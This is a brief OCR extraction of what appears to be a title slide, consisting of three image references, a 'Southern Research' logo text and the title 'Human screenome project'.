
SR
SOUTHERN
RESEARCH





Human screenome project

